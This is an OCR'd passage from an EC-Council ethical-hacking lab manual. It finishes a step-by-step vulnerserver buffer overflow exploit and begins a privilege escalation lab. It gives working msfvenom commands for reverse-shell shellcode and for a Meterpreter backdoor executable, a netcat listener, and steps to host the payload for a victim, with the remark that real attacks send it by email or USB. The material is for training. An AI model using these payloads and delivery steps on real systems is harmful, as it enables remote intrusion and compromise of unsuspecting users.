


Figure 1.7.40: EXIT the script

116. Switch back to the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

117. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.




Figure 1.7.41: mona command to find the return address

118. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**, which might differ in your lab environment.




Figure 1.7.42: Displaying the return address of the vulnerable module

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

119. Close **Immunity Debugger** and the vulnerable server process.
120. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**
121. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon ( ).



Figure 1.7.43: Click on Go to address in Disassembler

122. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



Figure 1.7.44: Enter expression to follow the pop-up

123. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




Figure 1.7.45: Setting up a break up point

124. Now, click on the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**
125. Switch to the **Parrot Security** virtual machine.
126. Maximize the terminal window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

127. Now, type **./jump.py** and press **Enter** to execute the Python script.




Figure 1.7.46: Executing a jump.py script

128. Switch to the **Windows 10** virtual machine.

129. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.




Figure 1.7.47: EIP register gets overwritten with the return address of a vulnerable module

130. Close **Immunity Debugger** and the vulnerable server process.

131. Re-launch the vulnerable server as an administrator.

132. Switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.10

Generate Shellcode

133. In the **Terminal** window, use the following command and press **Enter** to generate the shellcode.

msfvenom -p windows/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Listening Port> EXITFUNC=thread -f c -a x86 -b "\x00"

Note: Here, **-p**: payload, local IP address: **10.10.10.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.

134. A shellcode is generated, as shown in the screenshot.

135. Select the code, right-click on it, and click **Copy** to code the code.




Figure 1.7.48: Creating and copying a shellcode

136. Close the **Terminal** window.

137. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

138. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.




Figure 1.7.49: Edit the shellcode.py script

139. Now, paste the shellcode copied in **Step#135** in the **overflow** option (**Line 4**); then, press **Ctrl+S** to save the file and close it.




Figure 1.7.50 Pasting the copied shellcode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.11

Gain Root Access

140. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
141. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
142. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

143. Now, type **cd** and press **Enter** to jump to the root directory
144. In the **Terminal** window, type **nc -nvlp 4444** and press **Enter**.
145. Netcat will start listening on port **4444**, as shown in the screenshot.



Figure 1.7.51: Listening to 4444 port using Netcat

146. Switch back to the other **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
147. Type **./shellcode.py** and press **Enter** to execute the Python script.




Figure 1.7.52: Executing shellcode.py script

148. Now, switch back to the **Terminal** running the Netcat command.
149. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.



Figure 1.7.53: Shell access to the target vulnerable server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

150. Now, type **whoami** and press **Enter** to display the username of the current user.




Figure 1.7.54: Displaying the current username

151. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
152. Close all the open windows and document all the acquired information.
153. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection
- BeRoot located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Privilege Escalation Tools\BeRoot**
- You can also download the latest version of BeRoot from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 35 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

TASK 1

Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

This lab demonstrates the exploitation procedure on a weakly patched Windows 10 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will escalate privileges by using the privilege escalation tool BeRoot and further exploiting client-side vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab, we are using the **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Privilege escalation tools such as BeRoot and linpostexp allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.



Figure 2.1.1: Other… option during Parrot Security login

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 2.1.3: Running the programs as a root user

TASK 1.1

Create a Backdoor

7. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.10.13** (here, this IP is the **Parrot Security** virtual machine).




Figure 2.1.4: Generating malicious exe file

8. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **Desktop**, as shown in the screenshot.




Figure 2.1.5: Malicious file successfully generated

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Share Exploit File with the Target

9. Now, we need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).
10. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

11. Type **ls -la /var/www/html/ | grep share** and press **Enter**.
12. To copy the **Exploit.exe** file into the shared folder, type **cp /root/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
13. Type **service apache2 start** and press **Enter** to start the Apache server.

